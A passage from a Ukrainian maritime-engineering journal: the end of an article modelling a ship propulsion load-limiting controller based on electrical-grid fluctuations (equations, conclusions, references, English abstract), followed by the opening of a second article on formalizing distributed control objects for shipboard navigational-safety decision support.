- активні коливання компенсації крену;

- коливання від впливу хвильових навантажень першого порядку, що діють на судно як при динамічному позиціонуванні, так і при русі;

4) високочастотні коливання:

- коливання в діапазоні частоти згоряння циліндра, що впливають на крутний момент двигуна;

- різні швидко мінливі електричні ефекти в мережі, наприклад, гармонійні спотворення струму і напруги;

- шум, похибка вимірювань.

Визначені динамічні порушення потужності генератора, викликані споживачами, можна зменшити шляхом моделювання контролеру обмеження навантаження двигуна. Таким чином, завдання моделювання контролеру обмеження навантаження двигуна, заснованого на коливаннях навантаження на мережу, є актуальним. При цьому, коли гвинти схильні до великих втрат тяги, запропонований контролер може знизити коливання навантаження на підрулювачі і мережу, і, тим самим, запобігти надмірному зносу і пошкодженню силових передавальних частин підрулюючого пристрою.

**Аналіз останніх досліджень і публікацій.** Багато вчених досліджують шляхи оптимізації управління електричною мережею судна, в тому числі на основі моделювання відповідних процесів [1–10].

Наприклад, у роботі [1] визначено, що експлуатація морської силової установки представляє

собою типову масштабну і складну систему, безпосередньо пов'язану з безпекою судноплавства. Щоб гарантувати ідеальну роботу, система управління повинна бути в змозі підтримувати частоту і напругу на терміналі електричної мережі стабільними як в сталому стані, так і в перехідних процесах. Втім, навіть для добре налаштованого Якщо є механізм, який може виявити зміни топології електричної мережі і допомогти контролеру підготуватися до цього, це могло б полегшити роботу морського інженера-електрика. Для реалізації цієї ідеї був розроблений проект під назвою «Дослідження методів управління бортовим електриком». Ця робота є першою частиною даного проекту і зосереджена на створенні структури для морської енергетичної системи. На основі цієї структури продовжуються подальші дослідження з контролю топології та зміни контролерів.

У роботі [2] зазначено, що на даний час кількість електроенергії, виробленої на борту суден, різко зросла, особливо для повністю електричних суден, куди вся необхідна енергія надходить з електроенергетичної системи. У цьому контексті традиційні методи розрахунку попиту на електроенергію та вибору розміру системи генерації стали неадекватними, оскільки базуються на дуже застарілих припущеннях. Метою даної роботи є представлення оптимальної задачі для правильного і ефективного вибору розмірів системи генерації. Необхідна потужність буде розрахована з використанням традиційного підходу, заснованого на коефіцієнті навантаження. Оптимальна задача буде розв'язана за допомогою генетичних алгоритмів і забезпечить оптимальні розміри, коефіцієнти навантаження і одиничні зобов'язання для кожного генератора в кожному сценарії судна.

У роботі [3] розглянуто правила Міжнародної морської організації щодо викидів з суден вуглекислого газу, сірка й оксиду азоту. У статті зазначено, що для вирішення цієї проблеми судна з електричною силовою установкою можуть використовувати систему управління навантаженням, керовану батареєю (LCS), щоб відповідати нормам викидів. У цьому дослідженні дані про навантаження, виміряні протягом одного року на судні, аналізуються за допомогою карти, що самоорганізується. За результатами аналізу розробляється оптимальна кількість генерації потужності та ємність акумулятора, а також будується алгоритм LCS. Моделювання системи генерації електроенергії на судні за допомогою MATLAB Simulink дозволяє перевірити алгоритм і переконатися в його ефективності. Запропонований

алгоритм LCS, запропонований в даному дослідженні, забезпечує зниження витрати палива на 1,01 % і зниження заряду акумулятора на 10,97 % у порівнянні з існуючим алгоритмом.

Але у відомій літературі відсутня інформація щодо моделювання контролера обмеження навантаження на рухову установку судна.

**Постановка завдання.** Метою статті є розробка комплексної моделі контролера обмеження навантаження на рухову установку на основі коливань на електричну мережу судна.

**Викладення основного матеріалу.** Моделювання квазістатичного управління обмеженням навантаження підрулювача складається з таких основних етапів (рис. 1):

- 1) моделювання чутливості до тяги коливань навантаження;
- 2) моделювання регуляторів обмеження навантаження підрулюючого пристрою;
- 3) моделювання регулятора обмеження навантаження на основі ймовірності втрати крутного моменту;
- 4) моделювання регулятора обмеження навантаження на основі втрати крутного моменту в реальному часі;
- 5) моделювання регулятора обмеження навантаження на основі прискорення тяги.

Моделювання чутливості до тяги коливань навантаження реалізується за допомогою наступних виразів. Залежність номінальної потужності від номінальної тяги виражається у такому виразі:

$$P_{0,p} = \frac{2\pi K_{Q0p}}{\rho^{1/2} DK_{T0p}} T_{0,p}^{3/2} = \text{const}. \quad (1)$$

Чутливість амплітуди коливань потужності до зміни швидкості обертання гвинта виражається:

$$\frac{\partial \Delta P_{mp}}{\partial \omega_p} \approx 3k_1 \omega_{0p}^2 (1 - \beta_{loss,p}), \quad (2)$$

де зміни тертя крутного моменту можна проігнорувати.

Номінальна тяга гвинта виражається так:

$$T_{0,p} = \frac{1}{4\pi^2} \rho D_p^4 K_{T0p} n_{0,p}^2 = k_2 \omega_{0p}^2, \quad (3)$$

$$k_2 = \rho D_p^4 K_{T0p},$$

А чутливість тяги до зміни швидкості можна порівняти за допомогою:

$$\frac{\partial T_{0,p}}{\partial \omega_p} = 2k_2 \omega_{0p}. \quad (4)$$

З наведених виразів видно, що коливання силового навантаження на мережу будуть падати з ква-




Рис. 1. Структура комплексної моделі контролера обмеження навантаження на рухову установку на основі коливань на електричну мережу судна

дратом номінальної швидкості гвинта  $\omega_p$ , в той час як тяга буде падати лінійно з  $\omega_{0p}$ . Порівнюючи зміни коливань потужності (2) зі зміною номінальної тяги (4), виходить такий вираз:

$$\begin{aligned} \frac{\partial \Delta P_{mp}}{\partial T_{0,p}} &\approx \frac{3k_1}{2k_2} \omega_{0p} (1 - \beta_{loss,p}) \approx \\ &\approx \frac{3D_p K_{Q0p}}{8\pi^2 K_{T0p}} \dot{E}_{0p} (1 - \beta_{loss,p}) \end{aligned} \quad (5)$$

Таким чином, чутливість зменшеної тяги для зменшення коливань навантаження на мережу буде збільшуватися лінійно при номінальній швидкості гвинта.

Розглянемо моделювання регуляторів обмеження навантаження підрулюючого пристрою. Рухова здатність, як правило, обмежена в залежності від статичного рівня наявної потужності і здатності запобігати затемнення. Рухова уста-

новка повинна бути обмежена, якщо наявна потужність стає негативною. Таким чином, контроль обмеження навантаження буде мати стабільні, плавні і відносно повільні реакції.

Запропоновано модифікований допустимий ліміт регулювання силової установки. Він складається зі статичної (існуючої) і динамічної (запропонованої) частини:

$$P_{s,thp} \left( \frac{\partial \Delta P_{pm}}{\partial T_{0,p}}, \Delta \omega_g, \Delta \omega_p, \beta_{loss,p} \right) = P_{s,thp} (P_{th}, P_{av,start}, \&, P_{cont,gi}^{max}, P_{gi}, P_{rgi}) + P_{d,thp} \left( \frac{\partial \Delta P_{pm}}{\partial T_{0,p}}, \Delta \omega_g, \Delta \omega_p, \beta_{loss,p} \right), \quad (6)$$

де динамічна частина залежить від чутливості коливаних силового навантаження до номінальної тяги  $\frac{\partial \Delta P_{pm}}{\partial T_{0,p}}$ , коливань частоти мережі  $\Delta \omega_g$  і втрат крутного моменту  $\beta_{loss,p}$  або коливань частоти обертання карданного вала  $\Delta \omega_p$ .

Динамічна частина закону контролю обмеження навантаження буде визначатися для кожного гвинта самостійно:

$$P_{d,thp} = L_{d,thp} P_{thp}. \quad (7)$$

Всі запропоновані контролери засновані на коливаннях частоти мережі. Хоча частоту легко виміряти, завдання може полягати в тому, щоб з'ясувати, який тяга викликає більше перешкод для мережі і вимагає більш високого зниження навантаження, ніж інші. Таким чином, конструкція контролера буде ґрунтуватися на аналізі виразу

$$L_{d,thp} = L_{d,thp} \left( \Delta E_{pm}, \delta E_{p,loss}, \frac{\partial \Delta P_{pm}}{\partial T_{pm}} \right) = -k_{thp1} \left( \frac{\partial \Delta P_{pm}}{\partial T_p} \right) \frac{1}{t} \int_0^1 (Q_{mg} - Q_{eg})^2 dt, \quad (8)$$

де  $k_{thp1}$  – посилення контролера;

$Q_{mg}$  та  $Q_{eg}$  – механічний і електричний крутний момент на генераторах.

Запропонований контролер теоретично враховує множину важливих ефектів, які залежать від такого:

- чутливість коливань потужності до розв'язаної тяги;
- прискорення карданного вала;
- втрати енергії в мережі через коливання частоти мережі.

На подальших етапах моделювання ці ефекти будуть кількісно визначені, тобто втрати енергії в мережі можна отримати безпосередньо з балансу крутного моменту генератора, тобто прискорення вала.

Розглянемо моделювання регулятора обмеження навантаження на основі ймовірності втрати крутного моменту. Виходячи зі значення виразу (5), втрата крутного моменту нижче порогового значення пропорційна середній втраті крутного моменту і застосовуються такі положення:

$$\frac{\partial \Delta P_{mp}}{\partial T_{0,p}} (q_{h,p}) \approx \text{const}. \quad (9)$$

Запропонований підхід до регулювання обмеження навантаження базується на ймовірності втрати крутного моменту:

$$L_{d,thp} = -k_{thp1} |\omega_{0,p}| N_{p,loss} (q_{h,p}, V_s, H_w, \mu) \int_0^1 (Q_{mg} - Q_{eg})^2 dt. \quad (10)$$

де  $q_{h,p}$  – поріг врахування коливань високої інтенсивності та поріг коливань низької інтенсивності.

Швидкість судна  $V_s$ , спостережувана висота хвилі  $H_w$  і напрямок на хвилі  $\mu$ , повинні бути забезпечені з системи управління судном. Висока точність необхідної інформації контролеру не потрібна.  $H_w$  може бути пов'язана зі швидкістю вітру, припускаючи, що генеруються вітрові хвилі.

У запропонованому підході управління чутливість коливань потужності до зміни тяги гвинта виражається за допомогою ймовірності виникнення втрат тяги, тобто  $N_{p,loss}$ .

При моделюванні регулятора обмеження навантаження на основі втрати крутного моменту в реальному часі ймовірність  $N_{p,loss}$  замінюється на  $q_{h,p} - \beta_{p,loss}$ . Запропонований підхід до управління враховує середнє значення  $q_{h,p} - \beta_{p,loss}$ :

$$L_{d,thp} = -k_{thp1} |\omega_{0,p}| \Delta \bar{\beta}_{p,loss} \int_0^1 (Q_{mg} - Q_{eg})^2 dt = -k_{thp1} |\omega_{0,p}| \Delta \bar{\beta}_{p,loss} \int_0^1 \left( \frac{d}{dt} \omega_g \right)^2 dt, \quad (11)$$

$$\Delta \bar{\beta}_{p,loss} = \left( q_{h,p} - \beta_{p,loss} \right).$$

Середні відносні втрати  $\Delta \bar{\beta}_{p,loss}$  крутного моменту можна розрахувати, знаючи тільки швидкість гвинта  $\omega_{0,p}$  і крутний момент тяги  $Q_{mp}$ .

Середні відносні втрати крутного моменту отримують при низькочастотній фільтрації розрахункового крутного моменту навантаження:



$$\begin{aligned} \Delta \bar{\beta}_{p,loss} &= \widehat{\Delta \beta}_{p,loss} - T_{Qf} \Delta \bar{\beta}_{p,loss}, \\ \widehat{\Delta \beta}_{p,loss} &= q_{h,p} - \hat{\beta}_{p,loss}, \\ \hat{\beta}_{p,loss} &= \frac{\widehat{Q}_{ap*}}{\widehat{Q}_{0p}} = \frac{4\pi^2 \widehat{Q}_{ap*}}{D_p^5 K_{Q0p} \omega_p^2}, \end{aligned} \quad (12)$$

де  $T_{Qf}$  – константа часу фільтра низьких частот,  $\widehat{Q}_{ap*}$  – оцінка тривалого крутного моменту вантажу, отриманого від спостерігача крутного моменту пропелерного навантаження:

$$\widehat{\omega}_p = \frac{1}{J_p} (Q_{mp} - \widehat{Q}_{ap*}) + l_{1p} (\omega_p - \widehat{\omega}_p), \quad (13)$$

$$\widehat{Q}_{ap*} = l_{2p} (\omega_p - \widehat{\omega}_p),$$

де  $l_{1p}, l_{2p}$  – збільшення спостерігача, і  $\widehat{Q}_{ap*}$  – розширений крутний момент вантажу, включаючи тертя:

$$\widehat{Q}_{ap*} \approx Q_{ap*} = Q_{ap} + Q_{fp}. \quad (14)$$

Точка рівноваги динаміки помилок спостерігача може бути показана як глобально експоненціально стабільна в разі постійного крутного моменту, якщо спостерігач набирає  $l_{1p}, l_{2p}$  обрану відповідно до

$$l_{1p} > \frac{-l_{2p}}{J_p}, \quad l_{2p} > 0. \quad (15)$$

Моделювання регулятора обмеження навантаження на основі прискорення тяги. Вплив втрати крутного моменту на пропелер і коливання мережі можна кількісно оцінити за допомогою середніх відносних втрат крутного моменту. Подібний підхід можна отримати, вимірявши на гвинті в реальному часі швидкість обертання вала, тобто його прискорення. Вимірювання прискорення може використовуватися в якості показника тяжкості втрат тяги на гвинті і подальшої передачі коливань навантаження в мережу. Швидкість гвинта і коливання навантаження, як правило, будуть низькими в низькошвидкісному режимі і значно вище в швидкісному режимі.

У режимі низької швидкості гвинта у штатного регулятора швидкості не повинно виникнути ніяких проблем з підтриманням потрібної швидкості. Таким чином:

$$\frac{d\omega_p}{dt} \approx 0. \quad (16)$$

Оскільки крутний момент навантаження також збільшується  $\omega_{0p}$ , і стандартний регулятор швидкості вала може мати проблеми з утриманням швидкості  $\omega_p$ , близької до бажаної  $\omega_{0p}$ .

При цьому прискорення вала  $\frac{d\omega_p}{dt}$  збільшується пропорційно дисбалансу крутного моменту  $Q_{mp} - Q_{ap}$ , який більш виражений для гвинтів з малою інерцією, при низькій  $J_p$ :

$$\frac{d\omega_p}{dt} \approx 0 \rightarrow |Q_{mp} - Q_{ap} - Q_{fp}| > 0. \quad (17)$$

Дисбаланс крутного моменту відповідає за знос гвинта, що свідчить про те, що крутний момент гвинтового навантаження не повністю врівноважується крутним моментом двигуна. Таким чином, вал піддається коливанням крутного моменту. Ці вібрації можуть викликати вібрації вала і потенційно збільшити втому і швидкість зносу деталей передачі електроенергії.

Таким чином, у міру того як коливання крутного моменту навантаження на гвинт стають більш вираженими, прискорення вала збільшується і коливання навантаження з більшою величиною передаються в мережу. Тобто регулятор обмеження навантаження може ґрунтуватися на прискоренні вала, як показник великого навантаження гвинта і коливань крутного моменту генератора.

**Висновки.** У статті запропонована комплексна модель квазістатичного контролера, що обмежує навантаження рухової установки на основі коливань на електричну мережу судна. Найбільш важливі переваги запропонованих концепцій управління формулюються так:

- контролер обмеження навантаження зменшує коливання частоти мережі і прискорення карданного вала для змодельованих рішень з можливістю використання отриманих результатів в режимі реального часу;

- за допомогою контролера на основі прискорення можна утримувати прискорення валів в межах встановленої межі порогу. Це дозволяє збільшити термін служби підрулюючих машин і знизити витрати на обслуговування;

- між підрулюючими розподіляється квазістатичний контролер обмеження навантаження двигуна, тобто контролер може бути запрограмований всередині тяги, оскільки управління не залежить від зв'язку з іншими підрулювачами, генераторами або споживачами. Це підвищує надійність роботи контролера;

- контролер обмеження навантаження може повторно регулювати опорний сигнал швидкості з алгоритму розподілу тяги динамічного позиціонування.

## Список літератури:

1. An Onboard Electrical Network Platform – Modeling & Simulation / Gang Ya. et al. *American Control Conference*. 2019. P. 2761–2766. URL: <https://citeseerx.ist.psu.edu/document?repid=rep1&type=pdf&doi=8552ef9784098a296cd4c745d37e2ce91ce913b0> (дата звернення: 02.04.24).
2. Boveri A., Silvestro F., Gualeni P. Ship Electrical Load Analysis and Power Generation Optimisation to Reduce Operational Costs. *2016 Electrical Systems for Aircraft, Railway, Ship Propulsion and Road Vehicles & International Transportation Electrification* : International Conference (ESARS-ITEC), Toulouse, France, 2016. P. 1–6. URL: [https://www.researchgate.net/publication/313542863\\_Ship\\_electrical\\_load\\_analysis\\_and\\_power\\_generation\\_optimisation\\_to\\_reduce\\_operational\\_costs](https://www.researchgate.net/publication/313542863_Ship_electrical_load_analysis_and_power_generation_optimisation_to_reduce_operational_costs) (дата звернення: 02.04.24).
3. Jong-Hak L., Hun-Seok L., Jin-Seok O. Optimization of a load control system algorithm for electrically propelled ships using data mining. *SN Applied Sciences*. Vol. 3. URL: [https://www.researchgate.net/publication/350216048\\_Optimization\\_of\\_a\\_load\\_control\\_system\\_algorithm\\_for\\_electrically\\_propelled\\_ships\\_using\\_data\\_mining](https://www.researchgate.net/publication/350216048_Optimization_of_a_load_control_system_algorithm_for_electrically_propelled_ships_using_data_mining) (дата звернення: 02.04.24).
4. Da Rin A., Quaia S., Sulligoi G. Innovative concepts for power station design in all electric ships. *Power Electronics, Electrical Drives, Automation and Motion, 2008. SPEEDAM 2008* : International Symposium, on 11–13 June 2008 P. 569–573. DOI: 10.1109/SPEEDHAM.2008.4581216.
5. Abdeljalil L., Aït-Ahmed M., Benkhoris M.F., Singular perturbation modeling and control of embarked electrical network. *Conference of the IEEE Industrial Electronics Society (IEEE IECON)*, Paris, France, 2006. P. 454–459. DOI: 10.1109/IECON.2006.347242.
6. Abdeljalil L., Aït-Ahmed M., Benkhoris M.F. Modeling Approach For Simulation And Control Of Embarked Electrical Network. *International conference on Electrical Machines (ICEM)*, Cracow, 2004.
7. Yeager K.E., Willis J.R. Modeling of Emergency Diesel Generators in an 800 Megawatt Nuclear Power Plant. *IEEE Transactions on Energy Conversion*, 1993. Vol. 8, No. 3. P. 433–441.
8. Abdeljalil L., Belhaj M., Aït-Ahmed M. Simulation and control of electrical ship network. *European Conference on Power Electronics and Applications (EPE)*, Dresden, 2005. 10 p. DOI: 10.1109/EPE.2005.219353.
9. Koushan K. Environmental and Interaction Effects on Propulsion Systems used in Dynamic Positioning, an Overview. *Proc. 9th Int. Symp. Practical Design of Ships and Other Floating Structures (PRADS'04)*, Lübeck-Travemünde, Germany. 2004. P. 1013–1020.
10. Kovudhikulrungsri, L. and T. Koseki. Precise Speed Estimation From a Low-Resolution Encoder by Dual-Sampling-Rate Observer. *IEEE/ASME Transactions on Mechatronics*. 2006. Vol. 11, N. 6. P. 661–670. DOI: 10.1109/TMECH.2006.886194.

**Trofymenko A.O., Yakusevych Yu.H., Fedunov V.M., Tryshyn V.V. A COMPLEX MODEL OF A PROPULSION SYSTEM LOAD LIMITATION CONTROLLER BASED ON OSCILLATIONS IN THE SHIP'S ELECTRICAL NETWORK**

*The aim of the article is to develop an integrated model of a load limiting controller for a propulsion system based on fluctuations in the ship's electrical network. To achieve the research goal, the proposed quasi-static load limiting controller is based on measuring frequency fluctuations in the grid, accelerations of propeller shafts, as well as autonomous prediction and operational assessment of propeller thrust losses. In the course of the study, the main stages of modelling the quasi-static load limiting control of the thruster were established: 1) modelling the sensitivity to thrust of load fluctuations; 2) modelling the load limiting controllers of the thruster; 3) modelling the load limiting control based on the probability of torque loss; 4) modelling the load limiting control based on real-time torque loss; 5) modelling the load limiting control based on thrust acceleration. The main advantages of the proposed model can be summarized as follows: the use of a load limiting controller reduces fluctuations in the grid frequency and the acceleration of the propeller shaft; the use of an acceleration-based controller allows keeping the acceleration within the set threshold limit, which increases the service life of thrusters and reduces their maintenance costs; the distribution of a quasi-static load limiting controller between thrusters allows programming the controller within the thruster, which increases the efficiency of the system; the load limiting controller can re-adjust the speed reference signal. The most significant result obtained during the study is a set of expressions that allow to formally represent and model the process of limiting the load on the propulsion system based on fluctuations in the ship's electrical network using an appropriate controller. The proposed model of the controller can be used to reduce frequency and power fluctuations in the electrical network and to prevent excessive mechanical loads on individual thrusters.*

**Key words:** complex model, controller, constraints, ship's electrical network, quasi-static controller.

**Трофименко І.В.**

Дунайський інститут водного транспорту  
Державного університету інфраструктури та технологій

**Пліта Л.Л.**

Дунайський інститут водного транспорту  
Державного університету інфраструктури та технологій

**Іваненко В.М.**

Дунайський інститут водного транспорту  
Державного університету інфраструктури та технологій

**Федунов В.М.**

Дунайський інститут водного транспорту  
Державного університету інфраструктури та технологій

## **ПІДХІД ЩОДО ФОРМАЛІЗАЦІЇ РОЗПОДІЛЕНИХ ОБ'ЄКТІВ УПРАВЛІННЯ У МОДЕЛІ ЗАБЕЗПЕЧЕННЯ НАВІГАЦІЙНОЇ БЕЗПЕКИ НА СУДНІ**

*Метою статті є підходів щодо формалізації розподілених об'єктів управління у моделі забезпечення навігаційної безпеки на судні. Поставлена мета досягається шляхом аналізу джерел інформації, що стосуються вирішення завдання формалізації об'єктів управління при забезпеченні навігаційної безпеки на судні, а також безпосередньо процесів, які пов'язані із забезпеченням навігаційної безпеки судноплавства. Встановлено, що перспективним напрямком забезпечення навігаційної безпеки на судні, є розробка і впровадження систем підтримки прийняття рішень безпеки судноводіння. Доведено, що розподілені об'єкти управління характеризуються тісною взаємодією з чітко визначеною структурою і динамікою функціонування. Модель розподілених об'єктів управління представлена сукупністю взаємопов'язаних класів та об'єктів, що належать цим класам. Для актуалізації складу та структури системи або стану окремих об'єктів використовується відношення актуалізації, яке здійснює породження об'єктів класів на основі даних, а також актуалізацію стану об'єктів. У статті при розгляді моделі системи управління судном відношення актуалізації реалізовано функціями логіки судноводія, а в якості даних використовують дані, занесені в систему. У разі відносно постійної структури об'єкта управління відношення актуалізації представляються двома складовими – відношенням актуалізації структури (об'єктів і зв'язків між ними) об'єкта управління і відношенням актуалізації параметрів моделей елементів розподіленої системи. Запропоновано фіксувати структуру і параметри розподілених об'єктів управління, наведеною моделлю в системі управління судном вважати поточний стан бази даних, а наведеною моделлю модуля контролю – xtl-опис топології корпоративної мережі. Найбільш суттєвим результатом дослідження є опис функціонування інформаційної моделі об'єкта управління, де на основі поточних даних блок актуалізації формує поточну приведену модель об'єкта управління, яка надходить у блок порівняння станів. Розбіжність у значеннях станів формує нев'язку, за значенням якої блок формує набір команд управління. У відповідь на команди управління, що надійшли, розподілені об'єкти управління видають певні дані. Вимоги, що висуваються до користувача, не враховують структуру об'єкта управління, який виступає як «чорна скринька». Подальшим напрямом роботи є проведення досліджень щодо розробки методу переходу від структурної моделі до моделі поведінки, що використовується при логічній фільтрації.*

**Ключові слова:** формалізація, судно, розподілений об'єкт управління, інформаційна модель, команда управління, параметр, база даних.

**Постановка проблеми.** Перспективним напрямком забезпечення навігаційної безпеки на судні, відповідно вимог резолюцій ІМО, вважається розробка і впровадження систем підтримки прийняття рішень безпеки судноводіння (СППР БС). Розроблювана система у процесі

свого функціонування циклічно повинна підтримувати внутрішні параметри судна у безпечних границях; забезпечувати навігаційну безпеку плавання і попереджати зіткнення суден. Вказані завдання забезпечення безпеки судноводіння є взаємопов'язаними, що визначає ідентичність методів їх вирішення.

Недостатньо ефективні рішення судноводія компенсуватимуться відповідною реакцією з боку СППР БС, яка автоматично надаватиме рішення судноводію після отримання, аналізу й обробки інформації. Сполучена множиною зв'язків з пристроями управління СППР БС фактично функціонує як автоматизована система, виконуючи завдання підтримки внутрішніх параметрів судна у безпечних межах і забезпечення його навігаційної безпеки. Але ж дана система, спираючись на множину неявних прямих та зворотних зв'язків, в умовах неповної інформації на окремих етапах управління повинна часто реалізовувати суперечливі цілі взаємодіючих елементів.

Отже, стає очевидним, що у таких умовах функціонування система навігаційної безпеки судноводіння має всі основні ознаки ієрархічності та слабкої формалізованості. Подолання таких недоліків пропонується досягати створенням нормативної, експертної та прецедентної інформаційних баз знань (БЗ) СППР БС.

У загальному випадку БС забезпечується кооперативною неантагоністичною взаємодією всіх учасників процесу (розподілених об'єктів управління – РОУ), які характеризуються цілеспрямованою поведінкою. Для вирішення завдання у вказаній постановці у СППР БС необхідно реалізувати траєкторно-цільовий підхід до прогнозування руху суден, які при спільному управлінні ними, представляються у вигляді інтелектуальних логіко-динамічних об'єктів (ЛДО). Кожний ЛДО характеризується цілеспрямованою поведінкою та реалізує безпечну траєкторію свого руху, виконуючи вимоги МППЗС-72 [1].

При завданні цільових позицій, критеріїв та зон безпеки руху кожного судна СППР БС формуватиме прогнозні траєкторії їх руху. Зазвичай, для моделювання подібних процесів використовують агентно-орієнтований підхід, коли кожний ЛДО буде представлятися агентом, а система їх взаємодії стане основою для формування правил поведінки СППР.

Таким чином, питання висвітлення підходів щодо формалізації розподілених об'єктів управління у моделі забезпечення навігаційної безпеки на судні є актуальним науковим завданням.

### Аналіз останніх досліджень і публікацій.

Безпечне управління судном є класичним питанням теорії процесу прийняття рішень у морській навігації. Проблема вибору стратегій, що не призводять до зіткнення при управлінні судном у морі, розроблялася багатьма авторами як в контексті теорії ігор, так і в рульовому управлінні в умовах невизначеності [2–5]. Завдання уникнення зіткнень з іншими суднами як похідна більш загального завдання забезпечення навігаційної безпеки на судні ускладнюється при врахуванні випадкового характеру погоди і стану моря, неповноти знань про стан, характер виконуваних завдань та прийнятих рішень про параметри руху та маневрів інших судна і неточний характер Міжнародних правил запобігання зіткненням суден на морі (COLREG). Проблема визначення безпечних стратегій все ще залишається актуальним питанням у зв'язку з постійно зростаючим рухом суден у певних водних акваторіях. Це також є важливим через зростаючі вимоги до безпеки судноплавства і захисту навколишнього середовища, з одного боку, і розширенням можливостей використання комп'ютерних технологій, що підтримують роботу судноводія, з іншого.

У статті [6] наведено результати розробки системи підтримки прийняття рішень для ситуацій зіткнення при проходженні з великою кількістю об'єктів, що зустрічаються, яка була впроваджена в реальну судову електронавігаційну систему судна «Горизонт II». Джерелом вхідних даних для алгоритму визначення безпечної траєкторії руху судна є радіолокаційна система з автоматичною системою побудови радіолокаційних карт з відповідною системою передачі радіолокаційних даних. Безпечна оптимальна траєкторія власного судна визначається завдяки застосуванню алгоритму динамічного програмування. Пропонована система дозволяє передавати навігаційні дані з радіолокаційної системи та автоматично визначати безпечний маневр або безпечну траєкторію руху судна. Наведено перспективні шляхи подальшого розвитку системи підтримки прийняття рішень судноводія. Запропоновано підсистему планування маршруту для визначення глобального оптимального маршруту між портами з використанням алгоритмів мурашиної оптимізації. Але у статі не доведено оптимальність мурашиного алгоритму.

Забезпечення безпечної навігації з мінімальними експлуатаційними витратами є головним питанням сучасного морського транспорту. Здійснення навігації є складним процесом, оскільки

вимагає безперервного аналізу величезної кількості інформації. Неправильна оцінка поточної навігаційної ситуації може призвести до зіткнення суден, часто з дуже трагічними наслідками. Тому необхідно підтримувати палубних офіцерів у процесі прийняття рішень щодо запобігання зіткненням. У теперішній час на судах функцію системи попередження зіткнень виконує автоматична радіолокаційна система прокладання маршруту (ARPA). Відповідно до вимог Конвенції з охорони людського життя на морі (SOLAS), прийнятої Міжнародною морською організацією (IMO), всі судна валовою місткістю 10 000 тонн і більше, побудовані 1 липня 2002 року і пізніше, повинні бути обладнані автоматичною радіолокаційною системою прокладання маршруту [7]. Система ARPA забезпечує можливість автоматичного відстеження щонайменше 20 цілей. Система також генерує сигнал тривоги про небезпечну ціль, який вказує на те, що розраховані значення часу до найближчої точки зближення (TCPA) і відстані до найближчої точки зближення (DCPA) перевищують встановлені безпечні межі. Система ARPA також пропонує функцію підтримки уникнення зіткнення, яка називається пробним маневром. Використовуючи цю функцію, вахтовий помічник капітана має можливість перевірити наслідки запланованого маневру свого судна. Це дозволяє моделювати зміну курсу, а також зміну швидкості власного судна [8]. Таким чином, існує можливість покращити ефективність системи запобігання зіткненням шляхом впровадження системи підтримки прийняття рішень, яка автоматично визначає безпечну траєкторію руху власного судна.

Людська помилка є причиною 75–96 % морських аварій [9]. Застосування системи, що виключає людський суб'єктивізм у процесі прийняття рішень, призведе до зменшення кількості морських аварій, забезпечуючи захист життя та здоров'я людей, вантажу, що перевозиться, та навколишнього природного середовища. Крім того, система також забезпечить економічність перевезень, враховуючи критерій оптимальності у вигляді найменших втрат часу на обгін інших суден.

У статтях [10; 11] розглядається автоматична радіолокаційна система прокладання маршруту, основою якої є збір вхідних даних, що описують поточну навігаційну обстановку, з урахуванням специфіки процесу безпечного управління судном, що характеризується значними змінами курсу в діапазоні від 20° до 90° і зниженням швидкості

не більше ніж на 30 % та відповідає вимогам Міжнародних правил попередження зіткнень суден у морі (COLREGS). Вона також враховує погодні умови, розрізняючи ситуації доброї та поганої видимості, і включає динамічні характеристики власного судна. Але аспекти, що характеризують питання формалізації розподілених об'єктів управління у моделі, у даних роботах не описані.

**Постановка завдання.** Мета дослідження. Розробка підходів щодо формалізації розподілених об'єктів управління у моделі забезпечення навігаційної безпеки на судні.

**Виклад основного матеріалу.** Очевидно, що у розглянутій предметній області розподілені об'єкти управління (РОУ) тісно взаємодіють, причому структура і динаміка їхнього функціонування знаходяться в постійному і складному взаємозв'язку. Отже, структурна модель РОУ відображає динаміку функціонування системи.

Представимо модель РОУ  $\Omega$  у вигляді сукупності взаємопов'язаних класів та об'єктів, що належать цим класам:

$$\Omega = \Theta, z, D, \quad (1)$$

де  $\Theta$  – сукупність класів (сутностей), які моделюють предметну область,  $\Theta = \{Q_{ent}, Q_{rel}\}$ ;

$Q_{ent}$  – множина класів сутностей предметної області;

$Q_{rel}$  – множина класів відношень між сутностями;

$D$  – сукупність даних, отриманих шляхом вимірювань.

Актуалізація складу та структури системи або стану окремих об'єктів залежить від їх інтерпретації функцією  $Z$ ; де  $z$  – відношення актуалізації, яке здійснює породження об'єктів класів з  $\Theta$  на основі даних  $D$ , а також актуалізацію стану об'єктів.

При розгляді моделі (1) системи управління судном за  $\Theta$  виступає схема бази даних, відношення  $z$  реалізується функціями логіки судноводія, а в якості  $D$  виступають дані, які заносяться в систему.

Якщо структура об'єкта управління є відносно постійною, то відношення актуалізації представляються двома складовими – відношенням актуалізації структури (об'єктів і зв'язків між ними) об'єкта управління  $z_s$  і відношенням актуалізації параметрів  $z_p$  моделей елементів розподіленої системи:

$$z = \{z_s, z_p\}. \quad (2)$$

Моделлю  $\psi = (Ob, R)$  є сукупність об'єктів  $Ob$  та відношень між ними  $R$ , отриманих у результаті застосування відношень актуалізації до сукупності класів  $\Theta$  на сукупності даних  $D$ :

$$R \subseteq \bigcup_{n \in N} Ob^n, \quad (3)$$

де  $Ob^n$  – декартовий добуток  $n$  множин  $Ob$ ;

$N$  – максимальна кардинальність відношень між об'єктами.

За допомогою виразу (3) фіксується поточний стан (структура і параметри) РОУ. Наведеною моделлю в системі управління судном є поточний стан бази даних, а наведеною моделлю модуля контролю – xml-опис топології корпоративної мережі.

